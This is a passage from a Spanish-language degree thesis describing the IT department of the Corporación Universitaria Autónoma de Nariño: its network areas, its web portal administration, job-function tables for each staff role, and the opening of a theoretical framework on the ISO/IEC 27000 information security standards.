


Figura 4. Red académica




Figura 5. Red contable



En las figuras anteriores (figura 3, 4 y 5) se puede apreciar los dispositivos de red que integran a cada una de las redes internas que hacen parte de la Corporación Universitaria Autónoma de Nariño, también se puede apreciar la ubicación de los mismos dentro de la institución, percatándose de que la mayoría de dispositivos de red se encuentran en el Network Operation Center (NOC) ubicado en el cuarto piso, el resto de dispositivos se encuentran distribuidos por toda la institución según las necesidades de cobertura debido a que se carece de un cableado estructurado.

Procedimientos administración de red de datos e internet: administrar, gestionar y configurar la red lógica y física de datos que brinda servicios de conexión e internet a los distintos departamentos que integran a la Corporación Universitaria Autónoma de Nariño, entre los principales procesos que maneja se encuentran:

- Realizar la configuración, gestión y mantenimiento de los equipos activos y pasivos de red.
- Administrar la utilización del ancho de banda, para evitar su uso inadecuado por parte de los usuarios de red.
- Administrar y gestionar las redes inalámbricas de la Universidad con el fin de proveer un servicio continuo y de calidad.
- Analizar y efectuar ampliaciones de las redes de datos según las necesidades institucionales.

- Administrar e implementar políticas de seguridad en los servidores Proxy y DHCP.
- c. **Administración virtual.** el portal web institucional www.aunar.edu.co se encuentra administrado bajo plataforma virtualizada de Linux en el servidor SINAPSIS, esta máquina virtual denominada New-anubiz está bajo el sistema operativo Debian 7, la página institucional está desarrollada bajo software libre en HTML5 y PHP, bajo un servidor Apache.

El diseño del portal web institucional es simple con una sección principal en la que se carga la mayoría de contenidos de la página, inicialmente mostrando noticias e información de los programas ofrecidos por la Corporación Universitaria Autónoma de Nariño, carece de la utilización de colores institucionales e interactividad con los usuarios.

En el portal web institucional se puede obtener información de los programas, de las sedes a nivel nacional, noticias de interés para los usuarios, eventos a realizarse, convocatorias, e incluso información específica de algunos departamentos que conforman a la Corporación Universitaria Autónoma de Nariño como lo es el de bienestar institucional.

El portal web institucional cuenta con enlaces que conectan con sistemas de información, plataformas y páginas que son albergadas en otras máquinas virtuales, como lo es el sistema de información bisel2, las plataformas de aprendizaje Moodle para los programas presenciales, a distancia y virtuales, la plataforma de biblioteca, la plataforma de inscripciones en línea y las páginas web del departamento encargado de la investigación en la institución, CIDAE.

Actualmente, el portal web institucional se encuentra a cargo de un ingeniero de sistemas quien se encarga de actualizar el contenido de la página de acuerdo a los requerimientos de las demás dependencias, publicando noticias de interés, cronogramas de actividades, acuerdos de interés común y demás información que se necesite cargar en el portal web.

Procedimientos administración virtual: el objetivo del área es asegurar el correcto y oportuno funcionamiento del portal web institucional, en función del intercambio informativo entre la comunidad universitaria, sociedad y grupos de interés, entre los principales procesos que manejan se encuentran:

- Desarrollar los sitios web de las unidades académicas y administrativas de la Corporación, realizando su publicación, montaje y mantenimiento, de acuerdo a los requerimientos institucionales.
- Servir de apoyo al departamento de aunar virtual en el desarrollo e implementación y administración de páginas y plataformas web relacionadas a la Institución.

- Desarrollo de las políticas de seguridad y accesibilidad del portal.
- Seguimiento, análisis, interpretación y evaluación estadística del tráfico del Portal.
- Gestión y capacitación de los diferentes sistemas de publicación específicos (Gestores de contenidos) para las respectivas dependencias de la institución.
- Mantenimiento el diseño Web del Portal de acuerdo con la definición de la estructura del mismo.
- Revisión y control de posibles errores existentes tanto en los links, estética como de contenido de la información.

d. Administración soporte y mantenimiento tecnológico: esta área es la encargada de realizar y ejecutar los manteamientos preventivos y correctivos en el hardware tanto en la parte administrativa como académica de la Institución, además realiza el soporte en el software instalado tanto en cada una de las dependencias como en los laboratorios de sistemas.

El área de soporte y mantenimiento tecnológico también es el encargado del préstamo y uso de los laboratorios de sistemas donde deben llevar un registro de las personas que ingresan a cada una de las clases, este registro se lleva de forma manual en formatos impresos, donde hay un responsable del aula, por lo general el docente o estudiante que solicito el préstamo del laboratorio.

Además esta área es la encargada de mantener actualizado el inventario y hoja de vida de cada uno de los equipos, registrando cada cambio y mantenimiento realizado en cada uno de ellos, con el fin de gestionar de una manera adecuada y acorde con el proceso de mantenimiento tecnológico efectuado por el área, tanto en la parte administrativa como académica.

Procedimientos de la administración de soporte y mantenimiento tecnológico: el objetivo del área es contribuir en la eficiencia e innovación de los procesos y servicios de la infraestructura tecnológica y comunicaciones de la Corporación Universitaria Autónoma de Nariño, a través de la gestión del soporte técnico y el mantenimiento tecnológico en los equipos de cómputo de las diferentes dependencias académicas y administrativas, entre los principales procesos llevados a cabo por el área están:

- Administrar y supervisar los procedimientos de soporte y asistencia técnica en la solución de los problemas que presenten los equipos de cómputo y ofimática de las dependencias académicas y administrativas de la Corporación Universitaria Autónoma de Nariño.
- Administrar y controlar el inventario de los equipos de cómputo y de ofimática de los laboratorios de sistemas.

- Diseñar e implementar el programa de mantenimiento preventivo en las salas de cómputo de los laboratorios de sistemas.
- Instalar y configurar el hardware y software disponible en los laboratorios de sistemas, acorde a las solicitudes de las unidades académicas o administrativas.

e. Administración TIC: esta área es la encargada de la implementación de las nuevas tecnologías y estar a la vanguardia en los avances tecnológicos, primordialmente en las que sirven de apoyo en el proceso de formación académica.

Además esta área es la encargada de realizar el monitoreo de los servicios ofrecidos por el departamento, con el fin de mantener una calidad y continuidad en los mismos.

También esta área es la encargada de administrar, gestionar y brindar soporte sobre los sistemas de control de acceso biométricos implementados para el ingreso a la institución del personal administrativo y docente.

Procedimientos de la administración TIC: el objetivo del área es ofrecer soporte tecnológico al diseño, planificación e implementación de sistema de información, organizando y optimizando el acceso, seguridad y facilidad de explotación de la misma, los principales procesos llevados a cabo en el área son:

- Planificar, gestionar y asegurar las infraestructuras TIC, gestionando el mantenimiento, monitorización y administración de las mismas y garantizando su seguridad.
- Diseñar, desarrollar e implementar las plataformas tecnológicas que permitan optimizar los procesos internos.
- Ofrecer apoyo tecnológico a profesores, centros y departamentos en el uso de los servicios TIC ofertados para aumentar la productividad en el desarrollo de su actividad, incluyendo las herramientas de docencia virtual, los medios audiovisuales, software especializado.

1.2.2 Funciones del personal del Departamento de Sistemas:

En las tablas 2 hasta la 7, se pueden observar los manuales de funciones correspondientes a las áreas que integran el departamento de sistemas de la institución (ver tabla 2 – 7).

Tabla 2. Funciones – Director Departamento de Sistemas

I. IDENTIFICACIÓN DEL CARGO	
CODIGO DEL CARGO	3.4.1
NIVEL DEL CARGO	Administrativo
NOMBRE DEL CARGO	DIRECTOR DEPARTAMENTO DE SISTEMAS
DEPENDENCIA DEL CARGO	Departamento de Sistemas
SUPERIOR INMEDIATO	Vicerrector Administrativo
II. OBJETIVO PRINCIPAL	
Gerencia lo referente a la identificación, formulación y evaluación de programas de apoyo a la informática, nuevas tecnologías de la información y la comunicación en todos los niveles de la información.	
III. FUNCIONES	
<ol style="list-style-type: none"> 1. Planear, organizar, dirigir y controlar el funcionamiento de las áreas internas del Departamento. 2. Definir normas y procedimientos del uso de los equipos de cómputo y software instalado en los mismos. 3. Supervisar y revisar la ejecución de los trabajos de grados de organización, métodos y procedimientos, organigramas estructurales, funcionales y de niveles jerárquicos. 4. Coordinar las actividades a realizar entre áreas del Departamento, destinando tareas a los funcionarios a su cargo. 5. Proyectar a futuro el continuo funcionamiento de los procesos y servicios del Departamento con políticas de continuidad de negocio. 6. Informar permanentemente al personal a su cargo acerca de políticas, normas, procedimientos, reglamentos de la administración y de sus dependencias. 7. Informar al jefe inmediato sobre las eventualidades que se presenten en el normal desempeño de su cargo. 8. Auditar las tareas y procesos realizados por los funcionarios pertenecientes al Departamento. 9. Asesorar a la parte administrativa en la adquisición de nuevas tecnologías. 10. Asesorar a las diferentes dependencias en el establecimiento de normas y procedimientos relacionados con la sistematización. 11. Estudiar, evaluar y recomendar soluciones a las diferentes dependencias para la sistematización de las áreas de su competencia. 12. Velar por la seguridad de la información almacenada en el Departamento, garantizando su integridad, disponibilidad y confidencialidad. 13. Establecer procedimientos de respaldo, protección y recuperación de la información y verificar que se lleven a cabo. 14. Proponer, elaborar e implementar nuevas soluciones tecnológicas bajo las necesidades y requerimientos de la Corporación. 15. Mantener contacto con entidades públicas y privadas de interés para el Departamento como lo son proveedores, policía, ministerio de las TIC, entre otros. 	

Continuación tabla 2.

<ol style="list-style-type: none">16. Presentar mensualmente al jefe inmediato informes estadísticos sobre las acciones de formación adelantadas y en general de las actividades desarrolladas en el área.17. Conocer, observar, difundir y supervisar en el ámbito de su competencia, el cumplimiento de la normatividad de la Corporación.18. Orientar todas sus acciones hacia el cumplimiento de la misión, principios y propósitos institucionales.19. Desempeñar las demás funciones que le asigne el superior inmediato y que tengan relación con la naturaleza de su cargo.
IV. PERFIL
Estudios: Ingeniero de Sistemas con postgrado en análisis y evaluación de trabajo de grados tecnológicos.
Experiencia: Tres (3) años en labores relacionadas al cargo.

Fuente: Trabajo de grado de restructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

Tabla 3. Funciones - Administrador Soporte y Mantenimiento Tecnológico.

I. IDENTIFICACIÓN DEL CARGO	
CODIGO DEL CARGO	
NIVEL DEL CARGO	Administrativo
NOMBRE DEL CARGO	ADMINISTRADOR DE SOPORTE Y MANTENIMIENTO TECNOLÓGICO
DEPENDENCIA DEL CARGO	Departamento de Sistemas
SUPERIOR INMEDIATO	Director Departamento de Sistemas
II. OBJETIVO PRINCIPAL	
Contribuir en la eficiencia e innovación de los procesos y servicios de la infraestructura tecnológica y comunicaciones de la Corporación Universitaria Autónoma de Nariño, a través de la gestión del soporte técnico y el mantenimiento tecnológico en los equipos de cómputo de las diferentes dependencias académicas y administrativas.	
III. FUNCIONES	
<ol style="list-style-type: none"> 1. Administrar y supervisar los procedimientos de soporte y asistencia técnica en la solución de los problemas que presenten los equipos de cómputo y ofimática de las dependencias académicas y administrativas de la Corporación Universitaria Autónoma de Nariño. 2. Ejecutar los cronogramas y procedimientos del mantenimiento preventivo en los equipos de cómputo de la Corporación Universitaria Autónoma de Nariño. 3. Administrar y controlar el inventario de los equipos de cómputo y de ofimática de los laboratorios de sistemas. 4. Diseñar e implementar el programa de mantenimiento preventivo en las salas de cómputo de los laboratorios de sistemas. 5. Instalar y configurar el hardware y software disponible en los laboratorios de sistemas, acorde a las solicitudes de las unidades académicas o administrativas. 6. Brindar asistencia y soporte técnico en las actividades o eventos programados por la Corporación Universitaria Autónoma de Nariño, dentro y fuera de las instalaciones, según sus requerimientos. 7. Aplicar las normas generales de seguridad para la información institucional. 8. Diseñar y mantener actualizada la documentación relacionada con los Procesos en los que interviene (registros, inventarios, formatos, instructivos, reportes y manuales) de acuerdo con los procedimientos de Control de Documentos y Control de Registros. 9. Conocer, observar, difundir y supervisar en el ámbito de su competencia, el cumplimiento de la normatividad de la Corporación. 10. Orientar todas sus acciones hacia el cumplimiento de la misión, principios y propósitos institucionales. 11. Desempeñar las demás funciones que le asigne el superior inmediato y que tengan relación con la naturaleza de su cargo. 	
IV. PERFIL	
Estudios: Tecnólogo en Sistemas o Ingeniero de Sistemas.	
Experiencia: Tres (2) años en labores relacionadas al cargo.	

Fuente: Trabajo de grado de reestructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

Tabla 4. Funciones - Administrador de Redes de Datos y Servicios Informáticos.

I. IDENTIFICACIÓN DEL CARGO	
CODIGO DEL CARGO	
NIVEL DEL CARGO	Administrativo
NOMBRE DEL CARGO	ADMINISTRADOR DE REDES DE DATOS Y SERVICIOS INFORMATICOS
DEPENDENCIA DEL CARGO	Departamento de Sistemas
SUPERIOR INMEDIATO	Director Departamento de Sistemas
II. OBJETIVO PRINCIPAL	
Administrar, gestionar y configurar la red lógica y física de datos que brinda servicios de conexión e internet a los distintos departamentos que integran a la Corporación Universitaria Autónoma de Nariño.	
III. FUNCIONES	
<ol style="list-style-type: none"> 1. Brindar soporte, operación, gestión y mantenimiento de la red administrativa, académica, contable e Internet, según requerimientos de la Corporación Universitaria Autónoma de Nariño. 2. Realizar la configuración, gestión y mantenimiento de los equipos activos y pasivos de red, además refinamiento del servidor proxy y firewall, según especificaciones técnicas. 3. Realizar la instalación, configuración y mantenimiento de los servidores Proxy, Firewall, DHCP, DNS, según procedimientos establecidos. 4. Administrar la utilización del ancho de banda, para evitar su uso inadecuado, de acuerdo a lineamientos establecidos. 5. Participar en el desarrollo de los planes estratégicos e informáticos de la institución, dando cumplimiento a la modernización tecnológica. 6. Administrar y gestionar las redes inalámbricas de la institución con el fin de proveer un servicio continuo y de calidad. 7. Apoyar a la administración y desarrollo de sistemas de información en la administración de servidores, según requerimientos. 8. Implementar y mantener el Sistema de Gestión de la Calidad y el Modelo Estándar de Control Interno, para el mejoramiento continuo de los procesos, procedimientos y actividades de la Universidad. 9. Diseñar y mantener actualizada la documentación relacionada con los Procesos en los que interviene (registros, inventarios, formatos, instructivos, reportes y manuales). 10. Analizar y efectuar ampliaciones de las redes de datos según escalabilidad y siguiendo normas y estándares internos y externos de la Universidad. 11. Monitorear los servicios implicados en la red de datos de la Universidad con el fin de brindar continuidad en ellos. 12. Velar por la seguridad de los activos de información a su cargo. 13. Presentar mensualmente al jefe inmediato informes y reportes sobre las actividades desarrolladas y requerimientos necesarios para el correcto funcionamiento de los sistemas. 14. Orientar todas sus acciones hacia el cumplimiento de la misión, principios y propósitos institucionales. 15. Desempeñar las demás funciones que le asigne el superior inmediato y que tengan relación con la naturaleza de su cargo. 	
IV. PERFIL	

Continuación tabla 4.

Estudios: Ingeniero de sistemas o electrónico especialista en redes de datos y telecomunicaciones.
--

Experiencia: Tres (3) años de labores relacionados al cargo

Fuente: Trabajo de grado de restructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

Tabla 5. Funciones - Administrador y Desarrollador de Sistemas de Información

I. IDENTIFICACIÓN DEL CARGO	
CODIGO DEL CARGO	
NIVEL DEL CARGO	Administrativo
NOMBRE DEL CARGO	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DEPENDENCIA DEL CARGO	Departamento de Sistemas
SUPERIOR INMEDIATO	Director Departamento de Sistemas
II. OBJETIVO PRINCIPAL	
Administrar, desarrollar y mantener los sistemas de información de la Corporación Universitaria Autónoma de Nariño y permitir que estos ofrezcan las funcionalidades requeridas para cada uno de los departamentos de la institución.	
III. FUNCIONES	
<ol style="list-style-type: none"> 1. Administrar los servidores de bases de datos, servidores de almacenamiento, y otros servicios hagan parte de los sistemas de información de la institución. 2. Analizar, diseñar y desarrollar los módulos de los sistemas de información académico, administrativo y financiero de la institución. 3. Realizar mantenimiento a las líneas de código ante fallos o bugs generados por el uso de cada una de las personas participantes en el manejo de los sistemas de información. 4. Asesorar en la compra de sistemas de información requeridos por alguno de los entes de la institución. 5. Velar por el correcto uso y funcionamiento de los servicios, aplicativos y sistemas de información que la institución posee. 6. Capacitar al personal docente y administrativo, así como también a los estudiantes en el manejo de los módulos que les correspondan dentro del sistema de información. 7. Mantener actualizado librerías y servicios de cada uno de los sistemas de información. 8. Hacer cumplir el reglamento estudiantil y de docentes con cada uno de los procesos que el sistema ejecute y donde ellos intervengan. 9. Administrar el servicio de correo electrónico de los administrativos, docentes y directivos de la institución. 10. Implementar mecanismos de seguridad que garanticen confianza y confidencialidad en los datos suministrados y almacenados en las bases de datos. 11. Presentar mensualmente al jefe inmediato informes y reportes sobre las actividades desarrolladas y requerimientos necesarios para el correcto funcionamiento de los sistemas. 12. Salvaguardar la confidencialidad de la información tanto de los usuarios de la red como de la información de las bases de datos de la institución. 13. Diseñar y mantener actualizada la documentación relacionada con los Procesos en los que interviene (registros, inventarios, formatos, instructivos, reportes y manuales) de acuerdo con los procedimientos de Control de Documentos y Control de Registros. 14. Orientar todas sus acciones hacia el cumplimiento de la misión, principios y propósitos institucionales. 15. Desempeñar las demás funciones que le asigne el superior inmediato y que tengan relación con la naturaleza de su cargo. 	

Continuación tabla 5.

IV. PERFIL
Estudios: Ingeniero de Sistemas especializado en desarrollo de software.
Experiencia: Tres (3) años de labores en desarrollo de sistemas de información

Fuente: Trabajo de grado de restructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

Tabla 6. Funciones – Administrador Virtual

I. IDENTIFICACIÓN DEL CARGO	
CODIGO DEL CARGO	
NIVEL DEL CARGO	Administrativo
NOMBRE DEL CARGO	ADMINISTRADOR VIRTUAL
DEPENDENCIA DEL CARGO	Departamento de Sistemas
SUPERIOR INMEDIATO	Director Departamento de Sistemas
II. OBJETIVO PRINCIPAL	
Asegurar el correcto y oportuno funcionamiento del portal web institucional, en función del intercambio informativo entre la comunidad universitaria, sociedad y grupos de interés.	
III. FUNCIONES	
<ol style="list-style-type: none"> 1. Administrar, actualizar, brindar soporte y mantenimiento al Portal Web Institucional conforme a procedimientos establecidos. 2. Desarrollar los sitios web de las unidades académicas y administrativas de la Corporación, realizando su publicación, montaje y mantenimiento, de acuerdo a los requerimientos institucionales. 3. Realizar capacitación en el manejo de los sistemas de publicación específicos (gestores de contenidos) a las unidades académicas y administrativas de la universidad, de acuerdo con prioridades establecidas y requerimientos institucionales. 4. Servir de apoyo al Departamento de Aunar Virtual en el desarrollo e implementación y administración de páginas y plataformas web relacionadas a la Institución. 5. Hacer el seguimiento, análisis, interpretación y evaluación estadística del tráfico del Portal Web Institucional, siguiendo especificaciones técnicas. 6. Desarrollar las políticas de seguridad y accesibilidad del portal teniendo en cuenta la normatividad vigente. 7. Investigar e implementar nuevas tendencias tecnológicas referentes al área de su desempeño, según necesidades. 8. Brindar respaldo al área de administración de sistemas, según requerimientos. 9. Diseñar y mantener actualizada la documentación relacionada con los Procesos en los que interviene (registros, inventarios, formatos, instructivos, reportes y manuales) de acuerdo con los procedimientos de Control de Documentos y Control de Registros. 10. Presentar mensualmente al jefe inmediato informes estadísticos sobre las acciones de formación adelantadas y en general de las actividades desarrolladas en el área. 11. Conocer, observar, difundir y supervisar en el ámbito de su competencia, el cumplimiento de la normatividad de la Corporación. 12. Orientar todas sus acciones hacia el cumplimiento de la misión, principios y propósitos institucionales. 13. Desempeñar las demás funciones que le asigne el superior inmediato y que tengan relación con la naturaleza de su cargo. 	
IV. PERFIL	
Estudios: Título profesional en Ingeniería de Sistemas.	
Experiencia: más de cuatro (2) años en labores relacionadas al cargo.	

Fuente: Trabajo de grado de reestructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

Tabla 7. Funciones – Administrador TIC

I. IDENTIFICACIÓN DEL CARGO	
CODIGO DEL CARGO	
NIVEL DEL CARGO	Administrativo
NOMBRE DEL CARGO	ADMINISTRADOR TIC
DEPENDENCIA DEL CARGO	Departamento de Sistemas
SUPERIOR INMEDIATO	Director Departamento de Sistemas
II. OBJETIVO PRINCIPAL	
Ofrecer soporte tecnológico al diseño, planificación e implementación de Sistema de Información, organizando y optimizando el acceso, seguridad y facilidad de explotación de la misma.	
III. FUNCIONES	
<ol style="list-style-type: none"> 1. Planificar, gestionar y asegurar las infraestructuras TIC, gestionando el mantenimiento, monitorización y administración de las mismas y garantizando su seguridad. 2. Asegurar la calidad de la atención directiva al usuario de servicios TIC. 3. Diseñar, desarrollar e implementar las plataformas tecnológicas que permitan optimizar los procesos internos. 4. Apoyar al área de administración virtual del Departamento de Sistemas en la implementación de aplicativos web. 5. Colaborar en los procesos de implementación de nuevas tecnologías en la Corporación. 6. Ofrecer apoyo tecnológico a profesores, centros y departamentos en el uso de los servicios TIC ofertados para aumentar la productividad en el desarrollo de su actividad, incluyendo las herramientas de docencia virtual, los medios audiovisuales, software especializado. 7. Planificación, administración, gestión, mantenimiento, y soporte de los servicios de comunicaciones fijos y móviles de voz, datos y videos institucionales. 8. Administrar y gestionar los sistemas de control de acceso biométrico del personal administrativo y docente, dando soporte sobre los mismos. 9. Orientar todas sus acciones hacia el cumplimiento de la misión, principios y propósitos institucionales. 10. Desempeñar las demás funciones que le asigne el superior inmediato y que tenga relación con la naturaleza de su cargo. 	
IV. PERFIL	
Estudios: Titulo en Ingeniería de Sistemas y/o telecomunicaciones	
Experiencia: Tres (3) años en labores relacionadas a su cargo.	

Fuente: Trabajo de grado de reestructuración del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño

1.3 MARCO TEÓRICO

Seguridad de la información: según la norma ISO/IEC 27001 la seguridad de la información consiste en la implementación de un conjunto de medidas técnicas destinadas a preservar la confidencialidad, la integridad y la disponibilidad de la información, pudiendo abarcar otras propiedades, como la autenticidad, la trazabilidad, la fiabilidad y el no repudio.

Las organizaciones en la actualidad ven la importancia de la información dentro de sus procesos, debido a que esta permite cumplir con cada uno de los objetivos empresariales propuestos, esto ha obligado a las organizaciones a implementar de forma empírica o procedimental estrategias y controles que busquen resguardar dicha información de las vulnerabilidades, riesgos y amenazas a las que esta se ve enfrentada.

Las principales propiedades que busca resguardar la seguridad de la información, son las siguientes:

- **Disponibilidad:** es la propiedad de que la información sea accesible y utilizable por solicitud de una entidad autorizada. Esta propiedad es fundamental para la alta gerencia debido a que la toma de decisiones se basa en la información suministrada en el momento oportuno.
- **Integridad:** es la propiedad de salvaguardar la exactitud y estado completo de los activos. Dentro de cualquier empresa sin importar el ámbito al que pertenezca la información precisa, veraz y concreta agiliza y permite una toma de decisiones adecuada, lo que se traduce en tomar la mejor opción para la empresa.
- **Confidencialidad:** propiedad que determina que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados. La información al ser un activo empresarial es propiedad exclusiva de la empresa y no debe ser divulgada por personal interno o externo a la institución con el fin de proteger los procesos internos de la empresa.

Familia de normas ISO 27000: la norma ISO/IEC 27000 es un conjunto de estándares desarrollados por ISO (International Organization for Standardization) e IEC (International Electrotechnical Commission), que proporciona un marco de gestión de la seguridad de la información utilizable por cualquier tipo de organización, sin importar el ámbito en el que se encuentre o el tamaño de la misma.

La serie de la norma ISO/IEC actualmente abarca una totalidad de 34 normas relacionadas a la seguridad de la información, donde la principal es la norma ISO/IEC 27001 donde se encuentra un modelo para el establecimiento, implementación, operación, seguimiento, revisión, mantenimiento y mejora de un sistema de gestión de la seguridad de la información (SGSI).

Origen: desde 1901, y como primera entidad de normalización a nivel mundial, BSI (British Standards Institution, la organización británica equivalente a AENOR en España) es responsable de la publicación de importantes normas como:

- BS 5750. Publicada en 1979. Origen de ISO 9001
- BS 7750. Publicada en 1992. Origen de ISO 14001
- BS 8800. Publicada en 1996. Origen de OHSAS 18001

La norma BS 7799 de BSI apareció en 1995, con objeto de proporcionar a cualquier empresa un conjunto de buenas prácticas para la gestión de la seguridad de la información. La primera parte de la norma (BS 7799-1) fue una guía de buenas prácticas. En la segunda parte (BS 7799-2), publicada en 1998, la que estableció los requisitos de un sistema de seguridad de la información para ser certificable por una entidad independiente.

Las dos partes de la norma BS 7799 se revisaron en 1999 y la primera parte se adoptó por ISO, sin grandes cambios, como ISO 17799 en el año 2000. En 2002, se revisó la segunda parte para adecuarse a la filosofía de normas ISO de sistemas de gestión. En 2005, esta norma se publicó por ISO como estándar ISO 27001. Al tiempo se revisó y actualizó ISO 17799 que se renombró como ISO 27002:2005 el 1 de Julio de 2007.

En 2006, BSI publicó la BS 7799-3:2006, centrada en la gestión del riesgo de los sistemas de información.

De igual manera, ISO continúa desarrollando otras normas dentro de la serie 27000 que sirvan de apoyo a las organizaciones en la interpretación e implementación de ISO/IEC 27001.

Serie 27000: Las 34 normas que abarca la serie de norma 27000 son las siguientes:

- **ISO/IEC 27000:** publicada el 1 de Mayo de 2009 y se encuentra en la actualidad en la tercera edición publicada el 14 de Enero de 2014. Esta norma proporciona una visión general de las normas que componen la serie 27000, indicando para cada una de ellas su alcance de actuación y el propósito de su publicación. Recoge todas las definiciones para la serie de normas 27000 y aporta las bases de por qué es importante la implementación de un Sistema de Gestión de

Seguridad de la Información, una introducción a estos, una breve descripción de los pasos para el establecimiento y mejora de un SGSI.

- **ISO/IEC 27001:** publicada el 15 de Octubre de 2005, revisada el 25 de septiembre de 2013. Es la norma principal de la serie y comprende dos secciones. La primera sección contiene los requisitos del Sistema de Gestión de Seguridad de la Información para obtención de certificación¹.

Las cláusulas metodológicas definidas en el estándar son:

Sistema de gestión de seguridad de la información:

Responsabilidad de la Dirección:

- Compromiso de la Dirección: Se debe proveer evidencia de su compromiso con el trabajo de grado.
- Provisión de recursos

Auditorías Internas a intervalos planificados para determinar:

- Si el SGSI es conforme a ISO 27001
- Si el SGSI es conforme con otros requisitos
- Si el SGSI está implantado y mantenido de forma efectiva
- Si el SGSI funciona según lo esperado

Revisión de la dirección de forma regular para garantizar:

- Que el alcance sigue siendo adecuado
- Que las mejoras del SGSI han sido debidamente identificadas

Mejora continua del SGSI:

- Deben tomarse acciones correctivas y preventivas
- Tener experiencias propias o de otras organizaciones
- Comunicar acciones y mejoras a todas las partes interesadas
- Asegurar que las mejoras alcanzan los objetivos buscados

La segunda sección, indicada en el Anexo A, enumera en forma de resumen los objetivos de control y controles que desarrolla la ISO 27002:2005, para que sean seleccionados por las organizaciones en el desarrollo de sus SGSI².

¹ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html>> [citado en 27 de julio de 2015]

² ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html>> [citado en 27 de julio de 2015]

